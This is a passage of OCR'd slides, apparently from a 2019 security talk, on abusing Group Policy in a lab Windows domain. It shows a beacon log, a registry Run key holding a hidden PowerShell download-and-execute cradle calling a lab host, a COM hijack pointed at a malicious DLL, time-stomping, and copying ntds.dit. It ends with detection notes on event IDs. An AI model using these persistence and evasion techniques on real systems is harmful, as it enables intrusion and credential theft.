


```
C:\>hostname
InGWin10-4

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 9084-F9A6

 Directory of C:\

03/19/2019  12:52 AM    <DIR>          PerfLogs
07/23/2019  06:26 PM    <DIR>          Program Files
07/08/2019  09:46 PM    <DIR>          Program Files (x86)
08/09/2019  02:41 PM    <DIR>          Users
07/23/2019  09:24 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  45,241,782,272 bytes free

C:\>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
```

DO PANIC!

Modifying the Registry

- Once GP refreshes




	external	internal	user	computer	note	pid	last
	10.42.42.23	10.42.42.23	adent	INGWIN10-4		7560	40s

```
08/16 22:00:34 *** dmay3r has joined.
08/16 22:01:51 *** dmay3r hosted Scripted Web Delivery (powershell) @ http://10.42.42.25:80/a
08/16 22:03:45 *** initial beacon from adent@10.42.42.23 (INGWIN10-4)
[08/16 22:04] dmay3r                                                              [lag: 00]
event>
```

DO PANIC!

David Mayer, Copyright 2019

Modifying the Registry



```
C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
    Slartibartfast    REG_SZ    powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http:/
/10.42.42.25:80/a'))"


C:\Windows\system32>
```

COM Hijack


- Not an in-depth discussion for COM Hijack
- Drop a dll to disk on the target workstation
- Modify GPO for that user to Hijack a COM object

DO PANIC!

42

COM Hijack

- Once GP refreshes



{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InprocServer32

Name	Type	Data
(Default)	REG_EXPAND_SZ	C:\malicious.dll
ThreadingModel	REG_SZ	Both

3rd Party Plugins

- Centrify
- Extends AD for Macs
- Uses Registry.pol files for settings


- Enable ssh on endpoints
- Add new local admins

More Manipulation

- Time Stomp the modified files
- Restore Originals after reaching Objective

NTDS.DIT

- Unable to backup with robocopy



```
C:\ntds>robocopy \\Ing-dc2\c$\windows\ntds\ . ntds.dit /b

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Thursday, August 29, 2019 1:08:37 AM
   Source : \\Ing-dc2\c$\windows\ntds\
     Dest : C:\ntds\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    \\Ing-dc2\c$\windows\ntds\
            New File                  20.0 m        ntds.dit
2019/08/29 01:08:37 ERROR 32 (0x00000020) Copying File \\Ing-dc2\c$\windows\ntds\ntds.dit
The process cannot access the file because it is being used by another process.
Waiting 30 seconds...^C
```

NTDS.DIT

- Other third party programs

- Lack of programs to edit the file


- File will be locked when attempting to restore

Artifacts

- Local Admin account may remain
- Registry entries may remain
- Group Policy will accept the changes

Detection

- Default logging only indicates a network logon for the backup account



Event Properties - Event 4624, Microsoft Windows security auditing.


```
New Logon:
        Security ID:                ING\backup
        Account Name:               backup
        Account Domain:             ING.LAB
        Logon ID:                   0x156F61
        Linked Logon ID:            0x0
        Network Account Name:       -
        Network Account Domain: -
        Logon GUID:                 {916bb6f4-86f2-c6c8-56e7-ce91c042c336}

Process Information:
        Process ID:                 0x0
        Process Name:               -

Network Information:
        Workstation Name:           -
        Source Network Address:     10.42.42.20
        Source Port:                53861

Detailed Authentication Information:
        Logon Process:              Kerberos
        Authentication Package:     Kerberos
        Transited Services:         -
```

Log Name:	Security		
Source:	Microsoft Windows security a	Logged:	7/27/2019 4:13:58 PM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	InG-DC1.InG.LAB
OpCode:	Info		
More Information:	Event Log Online Help		

Detection

- Adding an account to a group via ADUC generates Event ID 4728

- Adding via GPO Modification does not generate a log enty



Event Properties - Event 4728, Microsoft Windows security auditing.
General
Details
Copy
Close

```
A member was added to a security-enabled global group.

Subject:
        Security ID:            ING\Administrator
        Account Name:           Administrator
        Account Domain:         ING
        Logon ID:               0x66509

Member:
        Security ID:            ING\Vogon
        Account Name:           cn=Vogon,OU=DomainAdmins,DC=InG,DC=LAB

Group:
        Security ID:            ING\Domain Admins
        Group Name:             Domain Admins
        Group Domain:           ING

Additional Information:
        Privileges:             -
```

Log Name:	Security		
Source:	Microsoft Windows security a	Logged:	7/23/2019 10:30:37 PM
Event ID:	4728	Task Category:	Security Group Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	InG-DC1.InG.LAB
OpCode:	Info		
More Information:	Event Log Online Help		

Detection

- Event ID 5145
- WriteData allows the backup account to write to the file



